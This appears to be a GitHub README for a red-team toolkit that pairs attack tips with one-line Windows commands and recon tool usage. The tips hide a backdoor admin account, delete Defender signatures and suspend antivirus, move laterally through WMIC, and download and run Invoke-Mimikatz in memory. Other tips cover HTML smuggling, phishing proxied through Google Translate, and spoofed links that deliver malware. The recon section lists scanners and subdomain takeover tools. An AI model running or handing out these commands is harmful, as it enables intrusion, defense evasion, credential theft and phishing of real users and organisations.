A-poc/RedTeam-Tools
GitHub: A-poc/RedTeam-Tools
红队与渗透测试的实用工具集合,提供覆盖攻击链各阶段的开源技术与操作技巧。
Stars: 9486 | Forks: 1272
# RedTeam-Tools
# Red Team Tips
*Learn from Red Teamers with a collection of Red Teaming Tips. These tips cover a range of tactics, tools, and methodologies to improve your red teaming abilities.*
### [🔙](#tool-list)Improved HTML smuggling with mouse move eventlistener
**Description:** *'Qakbot added an EventListener for mouse movement to the HTML smuggling attachment for anti evasion in sandbox's the zip wont drop.'*
**Credit:** [@pr0xylife](https://x.com/pr0xylife)
**Link:** [Twitter](https://x.com/pr0xylife/status/1598410732516802563)
### [🔙](#tool-list)Google translate for phishing
**Description:** *Successful phishing page credential stealing being proxied via the google translate page view functionality.*
**Credit:** [@malmoeb](https://x.com/malmoeb)
**Link:** [Twitter](https://x.com/malmoeb/status/1671106885590630400)
### [🔙](#tool-list)Hiding the local admin account
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /t REG_DWORD /v alh4zr3d /d 0 /f
**Description:** *'Creating accounts is risky when evading blue, but when creating a local admin, use some cute sorcery in the registry to hide it.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1612913838999113728)
### [🔙](#tool-list)Cripple windows defender by deleting signatures
"%Program Files%\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
**Description:** *'A bit messy, but if Windows Defender is causing you a big headache, rather than disabling it (which alerts the user), you should just neuter it by deleting all the signatures.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1611005101262389250)
### [🔙](#tool-list)Enable multiple RDP sessions per user
reg add HKLM\System\CurrentControlSet\Control\TerminalServer /v fSingleSessionPerUser /d 0 /f
**Description:** *'Sometimes you want to log in to a host via RDP or similar, but your user has an active session. Enable multiple sessions per user.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1609954528425558016)
### [🔙](#tool-list)Sysinternals PsExec.exe local alternative
wmic.exe /node:10.1.1.1 /user:username /password:pass process call create cmd.exe /c " command "
**Description:** *'Are you tired of uploading Sysinternals PsExec.exe when doing lateral movement? Windows has a better alternative preinstalled. Try this instead.'*
**Credit:** [@GuhnooPlusLinux](https://twitter.com/GuhnooPlusLinux)
**Link:** [Twitter](https://twitter.com/GuhnooPlusLinux/status/1607473627922063360)
### [🔙](#tool-list)Live off the land port scanner
0..65535 | % {echo ((new-object Net.Sockets.TcpClient).Connect(,$_)) "Port $_ open"} 2>$null
**Description:** *'When possible, live off the land rather than uploading tools to machines (for many reasons). PowerShell/.NET help. Ex: simple port scanner in Powershell.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1605060950339588096)
### [🔙](#tool-list)Proxy aware PowerShell DownloadString
$w=(New-Object Net.WebClient);$w.Proxy.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;IEX $w.DownloadString("")
**Description:** *'Most large orgs are using web proxies these days. The standard PowerShell download cradle is not proxy aware. Use this one.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1596192664398966785)
### [🔙](#tool-list)Looking for internal endpoints in browser bookmarks
type "C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\Bookmarks.bak" | findstr /c "name url" | findstr /v "type"
**Description:** *'You'd be surprised what you can find out from a user's bookmarks alone. Internal endpoints they can access, for instance.'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1595488676389171200)
### [🔙](#tool-list)Query DNS records for enumeration
Get-DnsRecord -RecordType A -ZoneName FQDN -Server
**Description:** *'Enumeration is 95% of the game. However, launching tons of scans to evaluate the environment is very loud. Why not just ask the DC/DNS server for all DNS records?'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1587132627823181824)
### [🔙](#tool-list)Unquoted service paths without PowerUp
Get-CIMInstance -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name
**Description:** *'Finding unquoted service paths without PowerUp'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/Alh4zr3d/status/1579254955554136064)
### [🔙](#tool-list)Bypass a disabled command prompt with /k
# Win+R (To bring up Run Box)
cmd.exe /k "whoami"
**Description:** *'This command prompt has been disabled by your administrator...' Can usually be seen in environments such as kiosks PCs, a quick hacky work around is to use /k via the windows run box. This will carry out the command and then show the restriction message, allowing for command execution.*
**Credit:** Martin Sohn Christensen
**Link:** [Blog](https://improsec.com/tech-blog/the-command-prompt-has-been-disabled-by-your-administrator-press-any-key-to-continue-or-use-these-weird-tricks-to-bypass-admins-will-hate-you)
### [🔙](#tool-list)Stop windows defender deleting mimikatz.exe
(new-object net.webclient).downloadstring('https://raw.githubusercontent[.]com/BC-SECURITY/Empire/main/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1')|IEX;inv
**Description:** *'Are you tired of Windows Defender deleting mimikatz.exe? Try this instead.'*
**Credit:** [@GuhnooPlusLinux](https://twitter.com/GuhnooPlusLinux)
**Link:** [Twitter](https://twitter.com/GuhnooPlusLinux/status/1605629049660809216)
### [🔙](#tool-list)Check if you are in a virtual machine
reg query HKLM\SYSTEM /s | findstr /S "VirtualBox VBOX VMWare"
**Description:** *'Want to know if you are in a Virtual Machine? Query the registry Keys and find out!!! If any results show up then you are in a Virtual Machine.'*
**Credit:** [@dmcxblue](https://twitter.com/dmcxblue)
**Link:** [Twitter](https://twitter.com/dmcxblue/status/1366779034672136194)
### [🔙](#tool-list)Enumerate AppLocker rules
(Get-AppLockerPolicy -Local).RuleCollections
Get-ChildItem -Path HKLM:Software\Policies\Microsoft\Windows\SrpV2 -Recurse
reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\SrpV2\Exe\
**Description:** *'AppLocker can be a pain. Enumerate to see how painful'*
**Credit:** [@Alh4zr3d](https://twitter.com/Alh4zr3d)
**Link:** [Twitter](https://twitter.com/alh4zr3d/status/1614706476412698624)
### [🔙](#tool-list)CMD shortcut with 6 pixels via mspaint

1. Open MSPaint.exe and set the canvas size to: Width=6 and Height=1 pixels
2. Zoom in to make the following tasks easier
3. Using the colour picker, set pixels values to (from left to right):
- 1st: R: 10, G: 0, B: 0
- 2nd: R: 13, G: 10, B: 13
- 3rd: R: 100, G: 109, B: 99
- 4th: R: 120, G: 101, B: 46
- 5th: R: 0, G: 0, B: 101
- 6th: R: 0, G: 0, B: 0
4. Save it as 24-bit Bitmap (*.bmp;*.dib)
5. Change its extension from bmp to bat and run.
**Description:** *'An unusual, yet effective method of gaining a shell by creating a shortcut to cmd.exe by drawing certain colours in Microsoft Paint. Due to the encoding algorithm used to write BMP files, it is possible to dictate ASCII data written into a file by carefully selecting certain RGB colours.'*
**Credit:** [PenTestPartners](https://www.pentestpartners.com/)
**Link:** [Blog](https://www.pentestpartners.com/security-blog/breaking-out-of-citrix-and-other-restricted-desktop-environments/#gainingacommandshell)
### [🔙](#tool-list)Link spoofing with PreventDefault JavaScript method

PreventDefault Example
Go to Google
**Description:** *Threat actors have been observed using this technique to trick victims into clicking spoofed in-page malware download links. Using the PreventDefault JavaScript method you can spoof the hover link to display a legit link `google.com`, but once clicked the victim will be redirected to your malicious link `bing.com`. Great for getting victims to download payloads via a controlled site.*
**Link:** [PreventDefault Docs](https://developer.mozilla.org/en-US/docs/Web/API/Event/preventDefault)
### [🔙](#tool-list)Check SMB firewall rules with Responder

Copy-Item -Path "C:\tmp\" -Destination "\\\c$"
**Description:** *'When I do a Compromise Assessment, I often ask the customer if I can do a last quick check: `Copy-Item -Path "C:\tmp\" -Destination "\\\c$"`. If Responder could capture the hash, the firewall allows outgoing SMB connections'*
**Credit:** [@malmoeb](https://twitter.com/malmoeb)
**Link:** [Twitter](https://twitter.com/malmoeb/status/1628272928855826433)
### [🔙](#tool-list)Disable AV with SysInternals PsSuspend

**Description:** *Using the Microsoft Sysinternals tool PsSuspend.exe it's possible to suspend some AV service executables. The Microsoft signed tool can be passed the PID or Name of a running service, it will suspend the process via the NtSuspendProcess Windows API.*
**Related Blog Post:** [Bypassing AV via Process Suspension with PsSuspend.exe](https://medium.com/@a-poc/process-suspension-with-pssuspend-exe-0cdf5d16a3b7)
**Link:** [Twitter](https://twitter.com/0gtweet/status/1638069413717975046)
# Reconnaissance
### [🔙](#tool-list)[spiderfoot](https://github.com/smicallef/spiderfoot)
SpiderFoot is an open source intelligence (OSINT) automation tool. It integrates with just about every data source available and utilises a range of methods for data analysis, making that data easy to navigate.
SpiderFoot can be used offensively (e.g. in a red team exercise or penetration test) for reconnaissance of your target or defensively to gather information about what you or your organisation might have exposed over the Internet.
**Install:**
wget https://github.com/smicallef/spiderfoot/archive/v4.0.tar.gz
tar zxvf v4.0.tar.gz
cd spiderfoot-4.0
pip3 install -r requirements.txt
For full installation instructions see [here](https://github.com/smicallef/spiderfoot?tab=readme-ov-file#installing--running).
**Usage:**
python3 ./sf.py -l 127.0.0.1:5001
Lots of usage tutorial videos [here](https://asciinema.org/~spiderfoot)

*Image used from https://github.com/smicallef/spiderfoot*
### [🔙](#tool-list)[reconftw](https://github.com/six2dez/reconftw)
reconFTW automates the entire process of reconnaissance for you. It outperforms the work of subdomain enumeration along with various vulnerability checks and obtaining maximum information about your target.
**Install:**
git clone https://github.com/six2dez/reconftw.git;cd reconftw/;./install.sh
For full installation instructions see [here](https://github.com/six2dez/reconftw/wiki/0.-Installation-Guide).
**Usage:**
# Single target domain
./reconftw.sh -d target.com -r
# One target with multiple domains
./reconftw.sh -m target -l domains.txt -r
# Passive recon
./reconftw.sh -d target.com -p
# Perform all checks and exploitations
./reconftw.sh -d target.com -a
For full usage instructions see [here](https://github.com/six2dez/reconftw/wiki/2.-Usage-Guide).

*Image used from https://www.youtube.com/watch?v=TQmDAtkD1Wo*
### [🔙](#tool-list)[subzy](https://github.com/PentestPad/subzy)
Subdomain takeover tool which works based on matching response fingerprints from [can-i-take-over-xyz](https://github.com/EdOverflow/can-i-take-over-xyz/blob/master/README.md).
**Install:**
go install -v github.com/PentestPad/subzy@latest
For full installation instructions see [here](https://github.com/PentestPad/subzy?tab=readme-ov-file#installation).
**Usage:**
# List of subdomains
./subzy run --targets list.txt
# Single or multiple targets
./subzy run --target test.google.com
./subzy run --target test.google.com,https://test.yahoo.com

*Image used from https://www.geeksforgeeks.org/subzy-subdomain-takeover-vulnerability-checker-tool/*
### [🔙](#tool-list)[smtp-user-enum](https://github.com/cytopia/smtp-user-enum)
SMTP user enumeration via VRFY, EXPN and RCPT with clever timeout, retry and reconnect functionality.
**Install:**
pip install smtp-user-enum
**Usage:**
smtp-user-enum [options] -u/-U host port
smtp-user-enum --help
smtp-user-enum --version

*Image used from https://www.kali.org/tools/smtp-user-enum/*


### [🔙](#tool-list)crt.sh -> httprobe -> EyeWitness
I have put together a bash one-liner that:
- Passively collects a list of subdomains from certificate associations ([crt.sh](https://crt.sh/))
- Actively requests each subdomain to verify it's existence ([httprobe](https://github.com/tomnomnom/httprobe))
- Actively screenshots each subdomain for manual review ([EyeWitness](https://github.com/FortyNorthSecurity/EyeWitness))
**Usage:**
domain=DOMAIN_COM;rand=$RANDOM;curl -fsSL "https://crt.sh/?q=${domain}" | pup 'td text{}' | grep "${domain}" | sort -n | uniq | httprobe > /tmp/enum_tmp_${rand}.txt; python3 /usr/share/eyewitness/EyeWitness.py -f /tmp/enum_tmp_${rand}.txt --web
*Note: You must have [httprobe](https://github.com/tomnomnom/httprobe), [pup](https://github.com/EricChiang/pup) and [EyeWitness](https://github.com/FortyNorthSecurity/EyeWitness) installed and change 'DOMAIN_COM' to the target domain. You are able to run this script concurrently in terminal windows if you have multiple target root domains*
### [🔙](#tool-list)[jsendpoints](https://twitter.com/renniepak/status/1602620834463588352)

A JavaScript bookmarklet for extracting all webpage endpoint links on a page.

Created by [@renniepak](https://twitter.com/renniepak), this JavaScript code snippet can be used to extract all endpoints (starting with /) from the current webpage DOM including all external script sources embedded on the webpage.
javascript:(function(){var scripts=document.getElementsByTagName("script"),regex=/(?<=(\"|\'|\`))\/[a-zA-Z0-9_?&=\/\-\#\.]*(?=(\"|\'|\`))/g;const results=new Set;for(var i=0;i")})}setTimeout(writeResults,3e3);})();
**Usage (Bookmarklet)**
Create a bookmarklet...
- `Right click your bookmark bar`
- `Click 'Add Page'`
- `Paste the above Javascript in the 'url' box`
- `Click 'Save'`
...then visit the victim page in the browser and click the bookmarklet.
**Usage (Console)**
Paste the above Javascript into the console window `F12` and press enter.
### [🔙](#tool-list)[nuclei](https://github.com/projectdiscovery/nuclei)

Fast vulnerability scanner that uses .yaml templates to search for specific issues.
**Install:**
go install -v github.com/projectdiscovery/nuclei/v2/cmd/nuclei@latest
**Usage:**
cat domains.txt | nuclei -t /PATH/nuclei-templates/
### [🔙](#tool-list)[certSniff](https://github.com/A-poc/certSniff)

certSniff is a Certificate Transparency logs keyword watcher I wrote in Python. It uses the certstream library to watch for certificate creation logs that contain keywords, defined in a file.
You can set this running with several keywords relating to your victim domain, any certificate creations will be recorded and may lead to the discovery of domains you were previously unaware of.
**Install:**
git clone https://github.com/A-poc/certSniff;cd certSniff/;pip install -r requirements.txt
**Usage:**
python3 certSniff.py -f example.txt
### [🔙](#tool-list)[gobuster](https://www.kali.org/tools/gobuster/)
